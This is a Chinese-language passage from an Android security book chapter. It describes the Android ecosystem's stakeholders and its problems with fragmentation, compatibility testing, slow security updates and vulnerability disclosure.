


图 1-4　生态圈关联关系

这些关系表明了在制造或升级一个 Android 设备时各方的关联情况。正如图 1-4 所清晰显示出的，Android 生态圈非常复杂。这些业务关系极难管理，同时还会变得更加复杂。关于这一点，本章稍后再进行讨论。在研究这些问题之前，先来详细讨论每一个群体。

1.2.1 谷歌

作为将 Android 引入市场的公司，谷歌在该生态圈中拥有几个关键角色。它的责任包括法务管理、品牌管理、基础设施管理、内部开发，以及支持外部开发等。通过与合作伙伴的紧密合作，谷歌创建了 Nexus 产品系列，并且通过这种做法达成了一些必要的商业协议，进而确保了一些重要的 Android 设备能及时推向市场。正是由于谷歌在所有这些事务上所表现出的超强执行力，才造就了 Android 对消费者的吸引力。

首先最重要的是，谷歌拥有并管理 Android 品牌。除非所生产的设备达到谷歌的兼容性要求（这些要求的细节将在 1.3.2 节中详细描述），否则 OEM 不能给设备贴上 Android 品牌，或者提供对 Google Play 商店的访问。由于 Android 是开源的，所以对谷歌来说，强制实施兼容性是其能对其他利益相关者产生影响力的少数几个途径之一。如果没有它，谷歌将基本无力阻止 Android 品牌被合作伙伴无意或有意地破坏。

谷歌的下一个角色则涉及支持 Android 设备的软硬件基础设施。支持 Gmail、日历、联系人及其他许多应用的服务都是由谷歌提供的。此外，谷歌还运营着 Google Play 应用商店，其中包括以图书、杂志、视频、音乐等各种形式分发的富媒体内容，发行这些内容需要与世界各地的发行公司签订授权协议。此外，谷歌还在自己的数据中心维护着许多物理服务器来支持这些服务，为 AOSP 提供许多关键服务，比如托管 AOSP 源代码，提供原厂镜像下载及二进制驱动下载，提供问题跟踪服务器以及 Gerrit 代码审查工具等。

谷歌也负责监督 Android 核心平台的发展。在公司内部，谷歌将 Android 项目视作一个全面的产品开发运营部，在谷歌内部开发的软件包括操作系统内核、一组核心应用以及一些可选的非核心应用。如前所述，谷歌一直在为未来的 Android 版本秘密地开发一些创新与增强功能，谷歌的工程师使用对设备厂商、运营商和第三方开发者不可见的内部开发树。当谷歌决定发布新版本时，它才同时公布原厂镜像、源代码和应用程序编程接口（API）文档，它也通过空中下载（OTA）分发渠道推送更新。在 AOSP 发布之后，每个人都可以克隆它，然后开始在最新发布的版本上开始自己的工作，构建自己的版本。这种隔离开发方式使开发者和设备制造商得以专注于一个版本，而无需跟踪谷歌内部团队的未完成工作。尽管有这个好处，但这种封闭的开发模式还是对 AOSP 作为一个开源项目的声誉产生了损害。

谷歌的另一个角色是培养一个开放性的基于 Android 平台的开发社区，谷歌为第三方开发者提供开发工具套件、API 文档、源代码、编码风格指导等信息。所有这些努力都有助于在大量第三方应用中建立有凝聚力、一致的用户体验。

通过承担这些角色，谷歌确保了 Android 作为品牌、平台和开源项目的充分活力。

1.2.2 硬件厂商

操作系统的目标是管理设备中所连接的硬件并向应用提供服务。毕竟，如果没有硬件，Android 操作系统也不可能有什么用。现在的智能手机的硬件都是非常复杂的，在如此小巧的外形要求和大量外设的情况下，配置所需的硬件是一项相当复杂的工程。为了更好地观察这一群体

中的利益相关者，下面几小节中将硬件厂商分为三个子群体，他们分别制造中央处理器（CPU）、系统芯片（System-on-Chip）与移动设备。

1. CPU 制造商

尽管 Android 应用是与处理器无关的，但原生二进制文件的情况却并非这样。原生二进制文件会针对特定设备所使用的特定处理器进行编译。Android 是基于 Linux 内核的，而 Linux 是可移植的，并且还支持多种处理器架构。同样，Android 的原生开发套件（NDK）所包含的工具可用于在 Android 支持的所有应用处理器架构上开发用户空间原生代码。Android 支持的处理器架构包括 ARM、Intel x86 和 MIPS。

由于功耗低，ARM 架构已经成为移动设备中最广泛使用的处理器架构。ARM 公司（ARM Holdings）不像其他的微处理器厂商一样自己制造 CPU，他们仅以知识产权的方式授权技术。ARM 公司提供了多种微处理器核心设计，其中包括 ARM11、Cortex-A8、Cortex-A9 和 Cortex-A15，现在的 Android 设备上所用的设计通常都支持 ARMv7 指令集。

2011 年，英特尔宣布与谷歌合作，为 Android 提供对英特尔处理器的支持。以 Medfield 平台为基础的 Atom 处理器成为 Android 支持的第一个英特尔平台。此外，英特尔启动了 Android on Intel Architecture（Andorid-IA）项目，这一项目基于 AOSP，为英特尔处理器上的 Android 提供代码支持。Android-IA 项目网站https://01.org/android-ia/是为系统与平台开发者提供的，而英特尔 Android 开发者网站http://software.intel.com/en-us/android/则是面向应用开发者的。目前市场上已经有一些基于英特尔平台的智能手机，这些手机中包括一个英特尔专有的二进制翻译器，称为 libhoudini。libhoudini 能让 ARM 处理器构建的应用直接运行在基于英特尔平台的设备上。

MIPS 科技公司为它的 MIPS 架构和微处理器核心设计提供授权。2009 年，MIPS 科技公司将谷歌的 Android 操作系统移植到 MIPS 处理器架构上。从那时起，有几个设备制造商已经启动了运行在 MIPS 处理器上的 Android 设备项目，特别是针对机顶盒、媒体播放器和平板电脑。MIPS 科技提供了 Android 移植的源代码以及其他一些开发资源，详见http://www.imgtec.com/mips/developers/mips-android.asp。

2. 系统芯片制造商

系统芯片（System-on-Chip，SoC）指的是包含 CPU 核心、图形处理单元（GPU）、随机存取内存（RAM）、输入/输出（I/O）逻辑单元等的单个芯片，它有时还会包含更多的处理器，例如，在智能手机上使用的系统芯片很多都包含基带处理器。目前，移动通信行业的大多数系统芯片都含有一个以上的 CPU 核心。将组件都集中在单一芯片上有助于降低制造成本和功耗，造就更小更高效的设备。

如前所述，基于 ARM 架构的设备统治了 Android 设备大家庭。在 ARM 设备中，主要使用 4 个主要的系统芯片家族：德州仪器的 OMAP、英伟达的图睿（Tegra）、三星的猎户座（Exynos），以及高通的骁龙（Snapdragon）。这些系统芯片制造商从 ARM 公司获得 CPU 核心设计的授权，你可以从 ARM 的官方网站上获得其授权厂商的完整列表：http://www.arm.com/products/processors/licensees.php。除了高通，其他系统芯片制造商都直接使用了 ARM 的设计而没有作修改。然而高通却付出了额外的努力来优化，以降低功耗、提升性能和改善散热。

每个系统芯片都融入了不同的部件，因而需要 Linux 内核不同的支持。其结果是，需要在 Git 库中单独跟踪每个系统芯片的开发版本。每棵代码树中都拥有系统芯片特有的代码，包括驱动程序和配置。有几次，这种分离状态导致安全漏洞被引入某个系统芯片特有的内核源码库中。这种状况正是造成 Android 生态圈复杂性的关键因素之一，这一点我们将在 1.3 节中详细讨论。

3. 设备制造商

设备制造商，包括原始设计提供商（ODM）和原始设备制造商（OEM），他们设计和制造供消费者使用的产品。他们决定将哪些硬件和软件集成到最后的设备中，并需要照顾到所有必要的整合。他们选择要组合在一起的硬件组件、设备外形尺寸、屏幕尺寸、设备材质、电池、摄像头、传感器和无线电（Radio）等。通常设备制造商会与系统芯片制造商合作完成整个产品系列。大多数选择的依据是开发具有市场差异性的新设备、针对特定客户群或建立品牌忠诚度。

在开发新产品时，设备制造商必须采用能够在新硬件上良好运行的 Android 平台。这个任务包括添加新的内核设备驱动程序、专有程序和用户空间程序库。此外，OEM 经常对 Android 进行定制修改，特别是在 Android 框架层。为了遵守 Android 内核的 GPLv2 许可证，OEM 被迫开放内核源代码。然而，Android 框架层是 Apache 2.0 授权许可，它允许修改仅以二进制的形式发布而不需发布源代码。这也是绝大多数厂商试图通过创新来让自己的产品区别于其他产品的地方，例如，HTC 和三星对用户界面（UI）的修改版本 Sense 和 Touchwiz 主要在 Android 框架层实现。这些修改是一些争议的焦点，因为它们导致了 Android 生态圈中一些复杂的安全相关问题。例如，定制引入了新的安全问题，你可以在 1.3 节中阅读到更多关于这些复杂性的讨论。

1.2.3　移动通信运营商

除了提供移动语音和数据服务外，移动通信运营商还和设备制造商达成紧密的合作，为他们的客户提供附带补贴的手机。而从运营商渠道得到的手机通常带有运营商定制的软件版本。这些版本往往在开机画面中有运营商的 Logo，预配置了 APN（接入点名称）网络设置，修改了默认的浏览器主页和浏览器书签，并预装了大量应用。绝大多数时候，这些修改会被嵌入系统分区，因而难以移除。

除了对设备固件进行定制外，移动通信运营商也有自己的质量保证（QA）测试流程。据报道，这些 QA 流程非常漫长，从而造成软件更新缓慢。我们常常看到，OEM 已经修补了它自己的非定制设备中操作系统的一个安全漏洞，而运营商定制的设备中这一漏洞仍然会存在很长时间。直到更新被分发到运营商设备时，这些合约机用户才可能得到更新。运营商定制的设备在上市一段时间（通常是 12~18 个月）后就会停产。一些设备可能停产得更快，极少数情况下甚至在上市之后立即停产。在停产之后，仍然使用这款设备的用户就不会再得到任何更新，无论手机是否存在安全问题。

1.2.4　开发者

作为一个开放源码的操作系统，Android 是一个可以让开发者自由发挥的理想平台。谷歌的

工程师并不是唯一为 Android 平台贡献代码的人。有很多个人开发者和实体以他们自己的名义为 AOSP 贡献代码。向 AOSP 贡献的任何代码（无论是来自谷歌还是来自第三方）都必须使用相同的代码风格，并通过谷歌的源代码审查系统 Gerrit。在代码审查过程中，谷歌公司的某位员工会决定是否采纳这些修改。

在 Android 生态圈中，并非所有的开发者都为操作系统本身构建组件，人数最多的一类开发者是应用开发者。他们使用 Android 平台提供的软件开发工具包（SDK）、框架层与 API 来构建应用，使最终用户能够实现自己的目标，无论这些目标是满足生产力、娱乐或其他需求。

最终，开发者是受应用的流行度、声望和资金收益驱动的，Android 生态圈中的应用商店为开发者提供了收入分成的激励。例如，广告网络会为在应用中嵌入的广告付费。为了最大化自身收益，应用开发者在维护声望与信誉的同时尽量让自己的应用变得流行；有了一个良好的口碑，又可以反过来让应用日益流行。

定制 ROM

与制造商对 Android 平台引入修改的方法相同，世界各地的爱好者社区也开发了一些定制固件（通常被称为 ROM）项目。其中最流行的 Android 定制固件项目是 CyanogenMod，其 2013 年 12 月的活跃装机量达到了 950 万。它基于 Android 的官方发布版本开发，并引入了一些原生和第三方代码。这些社区修改的 Android 版本通常包括性能优化、界面增强、功能改进和一些配置选项，而这些通常不会在随设备发布的官方固件中找到。遗憾的是，这些 ROM 往往缺少广泛深入的测试与质量保证。此外，与 OEM 的情况类似，在定制 ROM 中的修改也可能会引入额外的安全性问题。

从历史上看，设备制造商和移动通信运营商对第三方的 ROM 开发往往不予支持。为了防止用户使用定制 ROM，他们设置了一些技术障碍，比如锁定引导加载程序（boot loader）或 NAND 加锁。然而，定制 ROM 已经变得更受欢迎，因为它们能够为那些不再获得官方更新的老旧设备提供持续支持。正因为如此，制造商和运营商已经软化了对待非官方固件的态度，随着时间的推移，一些厂商已经开始出厂引导加载程序未加锁或者可解锁的设备，与 Nexus 设备类似。

1.2.5　用户

如果没有庞大的用户群支持，Android 就不会发展出如今繁荣的社区。虽然每个用户都有其独特的需求和欲望，但是他们还是可以分成三类：一般消费者、高级用户和安全研究人员。

1. 消费者

由于 Android 是最畅销的智能手机平台，终端用户可以从大量设备中挑选。消费者希望有一个多功能设备，能够拥有个人数字助理（PDA）功能、拍照、GPS 导航、上网、音乐播放、电子书阅读等功能，以及一个完整的游戏平台。消费者通常会想提高效率，保持条理性，与生活中的人进行联系，在外出时玩游戏，以及从互联网上获取信息。在所有的这些需求之上，他们期望能有一个合理水平的安全性和隐私保护。

Android 的开放性和灵活性对于消费者也是显而易见的。官方渠道可供选择的应用如此之多，官方渠道以外来源的应用也不计其数，这都直接归功于开放的开发者社区。此外，消费者还可以

安装第三方的启动器、主屏幕窗口小部件、新的输入法，甚至是全系统的定制 ROM。这样的灵活性和开放性常常是消费者决定从同类智能手机操作系统中选择 Android 的决定因素。

2. 高级用户

第二类用户是一种特殊类型的消费者，本书将之称为*高级用户*。高级用户希望能用到设备现有功能之外的功能，比如，希望能够在设备上启用 Wi-Fi 热点共享（Wi-Fi tethering）的用户就属于这一类。这些用户比较熟悉他们设备的高级设置，并知晓设备的限制。他们更容易接受对 Android 操作系统进行非官方修改造成的风险，包括运行可公开下载的漏洞利用（exploit）代码来获取设备的 root 访问权限。

3. 安全研究人员

你可以将安全研究人员看作高级用户的一个子集，但他们有着额外的要求与不同的目标。这些用户可能受名声、财富、知识、开放性、保护系统或以上某几种的组合所驱动。无论动机如何，安全研究人员的目标都是发现 Android 系统中的未知安全漏洞。获得设备的完全控制权会使这类研究变得容易得多，因此当设备不提供特权访问时，研究人员通常会首先寻求获得特权访问的方法。即便有了完全访问权限，这类工作仍然是具有挑战性的。

实现安全研究人员的目标需要深厚的技术知识。要想成为一名成功的安全研究人员，需要对编程语言、操作系统内部和安全概念有深刻的理解。大多数安全研究人员能够使用多种编程语言开发、阅读与编写代码。在某些意义上，这也让安全研究人员成为了开发社区成员。对他们而言，花时间深入研究安全概念，理解操作系统内部原理，以及获取技术前沿信息都是非常普遍的事情。

安全研究人员的生态圈群体是本书最主要的目标读者。本书的目标是为他们中的初学者提供基础知识，也为已入门的研究人员提供深入的知识。

1.3 理解生态圈的复杂性

OHA（开放手机联盟）几乎囊括了所有主要的 Android 厂商，但其中一些群体却有着不同甚至相互竞争的目标。这导致制造商之间会产生各种各样的合作关系，然后带来了一些大规模的跨组织官僚主义。比如说，三星的内存制造部门是世界上最大的 NAND 闪存制造商，大约占有 40% 的市场份额，却也为三星手机部门的竞争对手生产 DRAM（动态随机存取存储器）和 NAND 内存。另一个争议是，虽然谷歌没有直接从 Android 设备的销售中获利，但微软和苹果却已经成功起诉 Android 手机制造商，并向他们收取专利使用费。不过，这仍不是困扰 Android 生态圈的复杂性的全部。

除了法律纠纷和一些难以相处的合作关系，Android 生态圈还面临着其他几个非常严重的问题。在硬件和软件中同时存在的碎片化造成了一些复杂性，而其中只有部分问题被谷歌的兼容性标准解决了。对于所有的生态圈利益相关者来说，更新 Android 操作系统仍然是一个重大的挑战。对开源代码的强烈依赖又让软件更新问题进一步复杂化，也让已知漏洞的暴露度变得更高。安全研究社区中的成员面临着安全性和开放性之间的选择困境，而这种困境会进一步影响到其他的利益相关者，导致了糟糕的漏洞披露事件记录。以下各节将详细讨论这些问题领域。

1.3.1　碎片化问题

大量 Android 设备设计上的差异导致了 Android 生态圈的碎片化问题严重。Android 的开放性使得它非常适合制造商基于该平台设计和制造自己的设备。结果是，设备池（即设备 1.1 节中的“设备家族”）是由许多不同的制造商所制造的不同设备所组成的，每个设备又由各式各样的软硬件组成，其中包括 OEM 和移动通信运营商的修改。甚至对于同一款设备而言，在不同运营商或用户那里，Android 的版本都是不同的。由于所有这些差异，消费者、开发者和安全研究人员始终要面对并解决碎片化问题。

尽管碎片化问题对消费者的影响相对较小，但是它已经对 Android 的品牌造成了轻微的损害。习惯使用三星的消费者如果改用 HTC 的设备，经常会遇到令人不快的体验。由于三星和 HTC 都高度定制了他们设备上的用户体验，从而使得用户不得不花一些时间重新熟悉他们的新设备。这种情况同样也出现在长期使用 Nexus 设备的用户换上 OEM 品牌设备时。随着时间的推移，消费者可能会对这个问题感到厌倦，进而会决定改用体验更加统一的平台。不过，尽管如此，碎片化问题的影响还是相对较小的。

比起消费者，应用开发者受碎片化问题的困扰就显得更大了。问题主要源于开发者试图支持设备池中大部分设备（包括运行在设备上的各种软件）。对所有设备进行测试，不仅成本高昂而且耗时。虽然模拟器有所帮助，但这并不能真实再现用户在实际使用中遇到的问题。开发者必须处理的问题包括：不同的硬件配置、API 级别、屏幕尺寸以及外设可用性等。三星的 Android 设备共有超过 15 种屏幕尺寸，从 2.6 英寸到 10.1 英寸不等。此外，HDMI（高保真多媒体接口）软件狗和谷歌电视设备都没有触摸屏，因此需要有专门的输入方案和用户界面（UI）设计。处理所有这些碎片化问题并不是简单的事情，所幸谷歌为开发者提供了一些辅助工具。

通过尽力隐藏碎片化问题，开发者得以开发出在某种程度上能够良好地应用于不同设备的应用。为了应对不同的屏幕尺寸，Android 的 UI 框架允许应用查询设备的屏幕尺寸，如果应用设计得当， Android 还可以自动调整应用的界面元素和 UI 布局，使之适应这款设备。Google Play 商店也允许应用开发者在应用中声明配置要求，以便处理不同硬件配置的问题。比如，当某一应用需要触摸屏，而当前设备又没有触摸屏时，那么在 Google Play 商店中查看这个应用时，页面上就会显示该应用不支持这款设备，并提示不能安装。Android 应用支持库也会透明地处理一些 API 级别的差异。然而，尽管拥有如此多的可用资源，兼容性问题依然存在。而这些极端问题都留给了开发者，往往会让开发者深受折磨。同样，这也会招致开发者的鄙弃，从而削弱 Android 生态圈。

对于安全性而言，碎片化问题既有正面又有负面的影响，这主要取决于你是从攻击者还是防守者的角度来看待这个问题。尽管攻击者可能会轻易地在一款设备上找到可利用的安全漏洞，但是这些问题在另一家制造商的设备上可能并不存在。这使得攻击者很难找到能够影响生态圈中大部分设备的安全缺陷。即便有人发现了这样一种安全缺陷，设备之间的差异也让漏洞利用（exploit）代码开发变得极为复杂。在很多情况下，开发（对于所有设备上的所有 Android 版本都适用的）通用漏洞利用代码是不可能的。对安全研究人员来说，一次复杂的安全审核可能不仅需要对所有设备进行审查，还需要分析这些设备的每一个软件版本。显然这是一个难以完成的任务。

如果专注于某一款设备，虽然更容易实施攻击，但不足以影响到整个生态圈。在一个设备上存在的攻击面，可能在另一设备上就根本不存在。另外，有些组件更加难以进行安全审核，比如某些设备上存在的特有闭源软件。由于存在这些挑战，碎片化问题让安全审核师的工作更加困难，同时也有助于防止大规模安全事故的发生。

1.3.2 兼容性

设备制造商面临的一个复杂性问题就是兼容性。作为 Android 的创始者，谷歌负责保护 Android 品牌。其中包括防止碎片化，并确保消费者的设备符合谷歌的愿景。为确保设备制造商遵守由谷歌设置的软硬件兼容性要求，谷歌公司发布了兼容性文档和测试套件。任何制造商要想在 Android 品牌下制造设备，就必须遵循这些指导原则。

1. 兼容性定义文档

Android 的兼容性定义文档（CDD）详见http://source.android.com/compatibility/，其中列举了 Android“兼容”设备的软硬件要求。对于其中的有些硬件，所有的 Android 设备都必须采用。例如，Android 4.2 的 CDD 指定，所有的设备实现中都必须包括至少一种音频输出形式，以及一种或多种数据传输速率在 200kbit/s 或更高的网络连接，而具体采用哪些外设则由设备制造商来决定。如果某些外设被包括在内，CDD 还指明了一些额外的要求。例如，如果设备制造商决定添加一个后置摄像头，那么这个摄像头的分辨率不得低于 200 万像素。设备必须满足 CDD 的要求才能戴上 Android 这顶“帽子”，并要在出厂前预装上谷歌的应用和服务。

2. 兼容性测试套件

Android 兼容性测试套件（CTS）是一款自动化测试工具，该工具从台式机到连接的移动设备执行单元测试。CTS 测试将集成到一种持续的构建系统中，工程师将用这种构建系统来构建为谷歌所认证的 Android 设备。它的目的是尽早揭示出兼容性问题，以确保软件在整个开发过程中保持统一的兼容性。

正如前面提到的那样，OEM 往往会深度修改 Android 框架层的代码。CTS 工具可以确保指定版本平台的 API 不被修改，即使经过厂商的修改之后。这确保了无论是谁生产的设备，应用开发者都拥有一致的开发体验。

在 CTS 中进行的测试都是开源的，而且自 2011 年 5 月以来一直在不停地发展。CTS 中包含了一个名为 security 的测试目录，该目录集中了对安全问题的测试。可以在 AOSP 主代码树中看到当前的安全测试用例：https://android.googlesource.com/platform/cts/+/master/tests/tests/security。

1.3.3 更新问题

毫无疑问，Android 生态圈中最重要的复杂性问题当属对软件更新（尤其是安全补丁）的处理。由于受到生态圈几个复杂性问题的影响，这一问题变得更加棘手。其中包括第三方软件、OEM 定制、移动通信运营商参与、不同的代码所有权等。上游开源项目安全问题、部署操作系统更新的技术挑战、缺少后向移植机制（back-porting）以及瓦解的联盟等问题是目前的焦点。整

体而言，这是导致目前 Android 生态圈中存在着大量不安全设备的主要原因。

1. 更新机制

这个问题的根源在于 Android 系统中存在着多个更新软件的渠道。更新应用与更新操作系统有所不同，应用开发者可以通过 Google Play 商店来部署对应用安全漏洞的更新补丁——无论这个应用是由谷歌、OEM、运营商，还是由独立开发者编写的。与之相反，修补操作系统中的一个安全缺陷则需要部署一次固件升级或 OTA 更新。创建和部署这类更新的流程甚为艰巨。

例如，考虑在核心 Android 操作系统中修补一个安全缺陷。要修补这一安全问题，首先需要谷歌修补它，然后事情就开始变得棘手，并且依赖于具体设备。对于 Nexus 设备，可以直接将更新后的固件推送给终端用户。然而，如果要更新 OEM 品牌的设备，则还需要 OEM 开发一个包含谷歌补丁的系统版本。当然，这里还有一种特殊情况，即 OEM 可以直接把更新后的固件推送给未锁定设备的终端用户。对于运营商补贴的设备，运营商必须先准备好含有补丁的定制版本，然后分发给它的客户群。即使在这个简单的例子中，操作系统安全漏洞的更新路径也远比应用更新复杂。此外，还可能会发生与第三方开发者或底层硬件制造商相关的其他问题。

2. 更新频率

前面提到，Android 新版本的推行速度相当慢。事实上，该问题已经好几次激起公愤。2013 年 4 月，美国公民自由联盟（ACLU）向美国联邦贸易委员会（FTC）提起投诉，称美国的四家主要移动运营商并没有为他们所售出的 Android 智能手机提供及时的安全更新。他们进一步指出，即便谷歌已经发布了安全漏洞补丁，运营商仍然没有及时提供安全更新。不能及时地安装安全更新，Android 就无法成为一种成熟且安全的操作系统。毫无疑问，人们正在期待政府对这种问题采取一定的行动。

漏洞报告、补丁开发和补丁实施之间的时间间隔也很长。漏洞报告和补丁开发之间的时间间隔通常比较短，一般耗时几天或几周。然而，从补丁开发，到将补丁部署在终端用户设备上，整个时间周期就可能要从几周到几个月不等，甚至根本就不会有补丁实施。依不同的安全漏洞而异，整个修补周期会涉及生态圈中多方利益相关者。遗憾的是，终端用户最终会为设备上所存在的漏洞埋单。

对于 Android 生态圈中所有的安全补丁来说，复杂性对它们的影响是不同的。举例来说，应用由它们的作者直接更新。应用开发者及时推出更新的能力使过去几个安全漏洞得以快速修复。此外，谷歌也证明了他们可以在一个合理的时间段内为 Nexus 设备部署固件更新。最后，高级用户有时会自己承担风险来给自己的设备打补丁。

通常，谷歌会在发现漏洞几天或几周内，即开始修补 AOSP 主代码树中的安全漏洞。在这之后，OEM 才可以把这些“补丁”应用到其内部代码树中。然而，OEM 在应用补丁时往往动作缓慢。没有贴牌的设备通常会比运营商贴牌设备更快得到更新，因为它们无须经过运营商定制和运营商的审批程序。运营商设备通常需要几个月才能得到安全更新，或者永远也得不到更新。

3. 后向移植

术语“后向移植”指的是将当前软件版本的补丁应用至一个较旧的版本上。在 Android 生态圈中，对安全补丁进行后向移植的情况几乎不存在。考虑这样一个假想的场景，Android 的最新

版本是 4.2；如果一个安全漏洞被发现影响了 Android 4.0.4 及以后版本，谷歌只会在 4.2.x 及以后版本中修复这个漏洞，而之前版本（如 4.0.4 和 4.1.x）的用户肯定将面临长期的安全风险。我们相信，如果发生大范围的攻击事件，可以对安全补丁进行后向移植。然而到本书写作之时，还没有对这种攻击的公开报道。

4. Android 更新联盟

2011 年 5 月，在 Google I/O 大会上，Android 的产品经理 Hugo Barra 宣告了 Android 更新联盟的成立。这一举措的既定目标是鼓励合作伙伴们作出承诺：在官方版本发布后 18 个月内更新他们的 Android 设备。这个更新联盟由 HTC、LG、摩托罗拉、三星、索尼爱立信[①]、AT & T、T-Mobile、Spint、Verizon 和 Vodafone 公司共同创立。遗憾的是，在这次声明之后，再也没有人提起过 Android 更新联盟。时间已经证明，开发新的固件版本，老旧设备的安全问题，最新发布硬件所带来的问题，以及在新版本上的测试与开发问题等，都对及时更新版本造成阻碍。对那些销售不好的设备，这个问题会特别严重，因为运营商和制造商再也没有动力对此有所投入。

5. 更新的依赖关系

紧跟上游的开源项目是一项繁重的任务，在 Android 生态圈中更是如此，因为补丁的生命周期拉得很长。例如，Android 框架层中包含了一个 Web 浏览器引擎 WebKit，好几个其他项目也都使用这个引擎，包括谷歌自己的 Chrome 浏览器。Chrome 浏览器有着一个短到令人敬佩的补丁生命周期，更新频率大概保持在几周左右。与 Android 不同，Chrome 浏览器还有一个非常成功的安全漏洞奖励计划，即谷歌会在每次更新补丁时对安全漏洞的发现者进行奖励并对安全漏洞予以公开披露。遗憾的是，在 Chrome 浏览器中发现并得到修补的安全漏洞很多依然存在于 Android 代码中。这些漏洞经常被称为 half-day 漏洞。这个术语是从 half-life（半衰期）演变而来的，半衰期用于测量放射性元素的衰变速度。类似地，half-day 漏洞也在衰变。令人痛心的是，当它衰变时，Android 用户都暴露在利用这类漏洞的攻击风险中。

1.3.4　安全性与开放性

Android 生态圈中一个最为深刻的复杂性在于高级用户与有着较高安全意识厂商之间的关系。高级用户想要并且需要不受阻碍地访问他们的设备。第 3 章会讨论这些用户动机背后的理念。与此相反，一款非常安全的设备符合供应厂商和日常最终用户的最大利益。高级用户与厂商的不同需求为研究者提供了非常有趣的问题。

作为所有高级用户的一个子集，安全研究人员面临着更具挑战性的决定。当研究人员发现安全问题后，他们必须决定如何处理这些信息。是向供应商报告这些问题，还是应该公开披露？如果研究人员报告了问题，供应商进行了修补，那就可能会阻碍高级用户获得他们所期望的完全控制权。最终，每个研究人员的决定是由各自的动机驱动的。例如，当存在一个公开可行的能够获取完全访问权限的方法时，研究人员通常会隐瞒这种安全漏洞。这么做可以确保在厂商修补已披

① 2012 年 2 月 15 日，索尼公司全数收购爱立信公司所持有的索尼爱立信股份，并将索尼爱立信更名为“索尼移动通信”，品牌改为“索尼”（Sony）。——编者注

露的漏洞后，他们仍能进行必要的访问。这也意味着，这些安全问题仍然未得到修补，恶意攻击者仍会利用这些漏洞。在某些情况下，研究人员会选择公布经过深度混淆的漏洞攻击代码，这样让厂商难以发现被利用的安全漏洞，而高级用户也可以更长时间地使用这些漏洞攻击。很多时候，这些漏洞攻击代码中使用的安全漏洞只有在对设备进行物理访问时有用，这也有助于平衡两大利益相关者群体各自具有冲突性的需求。

厂商也在努力地在安全性和开放性之间寻求平衡。所有的厂商都希望满足客户需求。前面提到过，厂商修改 Android 是为了取悦用户，并试图差异化自己的产品。Bug 可能会在这个过程中被引入，从而有损整体的安全性。厂商必须决定是否作出这样的修改。另外，厂商在卖出设备后要承担设备的质保。然而高级用户的修改会让系统变得不稳定，从而导致了一些原本不必要的技术支持。保持技术支持的低成本以及防止欺诈性的保修更换显然更符合厂商们的最大利益。为了处理这些问题，厂商采取了引导加载程序锁定机制。遗憾的是，这些机制也让有技术能力的高级用户难以修改他们的设备。出于妥协，许多厂商会向终端用户提供解锁设备的方法。你可以在第 3 章中阅读到更多有关的方法。

1.3.5 公开披露

最后要提及的一项复杂性跟安全漏洞的公开披露或声明有关。在信息安全领域，这些公告的作用在于提醒系统管理员和精明的消费者更新软件以消除已有漏洞。有几个指标（包括是否充分参与了安全漏洞披露过程）可以用来衡量一个厂商的安全成熟度。遗憾的是，这样的披露在 Android 生态圈中是极其罕见的。这里我们记录了已知的几次公开披露，并探讨如此发生的可能原因。

2008 年，谷歌在 Google Groups 中启用了 android-security-announce 邮件列表，但很遗憾，这个邮件列表仅包含一个介绍列表的帖子。你可以查看这个帖子，网址是 https://groups.google.com/d/msg/android-security-announce/aEba2l7U23A/vOyOllbBxw8J。在这个帖子发布之后，甚至没有一个正式的官方公告。于是，跟踪 Android 安全问题的唯一方法是阅读 AOSP 的修改日志，跟踪 Gerrit 的修改记录，或者从 Android 问题跟踪服务器（https://code.google.com/p/android/issues/list）上大海捞针。这些方法都非常消耗时间，而且容易出错，因此不太可能成为安全漏洞评估的最佳实践。

尽管目前尚不清楚为何谷歌没能坚持发布安全性公告，但可能存在以下几个原因。一种可能性是担心这种做法会更大程度地暴露 Android 生态圈中的安全漏洞。基于此，可能谷歌也认为公开披露已修补的安全漏洞是不负责任的。但是许多安全专家（包括笔者）都认为，通过这种途径披露安全漏洞所造成的危险远比让漏洞自己逐步曝光要小得多。另一种可能性则涉及谷歌与设备制造商、运营商的复杂合作关系。很容易理解，披露一个仍然在业务合作伙伴产品中存在的安全漏洞，可能会被视为不友好的举动。如果是这种情况，那就意味着谷歌将业务关系的优先级摆在了公众利益之上。

撇开谷歌不论，很少有厂商会对安全漏洞进行公开披露。许多 OEM 都完全避免公开披露，

甚至回避媒体关于热点安全漏洞的问询。例如，HTC 尽管在上张贴了披露政策，但却从未公开披露过任何安全漏洞。在少数情况下，运营商会提到在他们的更新中包含了“重要的安全补丁”——他们几乎不会引用安全问题的 CVE（通用漏洞与披露）编号。

CVE 项目旨在创建一个集中的、标准化的安全漏洞跟踪编号。安全专业人员，特别是安全漏洞研究专家，会使用这些编号来跟踪软件或硬件中的安全问题。使用 CVE 编号极大地提升了跨越组织边界识别与讨论同一个安全问题的能力。接受 CVE 项目的公司通常会被认为是非常成熟的企业，因为他们意识到了在产品中记录和分类安全漏洞的必要性。

在利益相关者中的厂商这一边，已经有一家公司站出来认真地对安全漏洞进行公开披露，这就是高通公司。高通公司通过 Code Aurora 论坛公开披露漏洞。这个小组由几家服务移动无线业界的厂商联合成立，由高通公司运营。Code Aurora 网站提供了安全公告页面（https://www.codeaurora.org/projects/security-advisories），其中包含了关于安全问题与 CVE 编号的详细信息。这种安全成熟度应该是其他利益相关者学习的榜样，这样才能让 Android 生态圈的整体安全性得到提升。

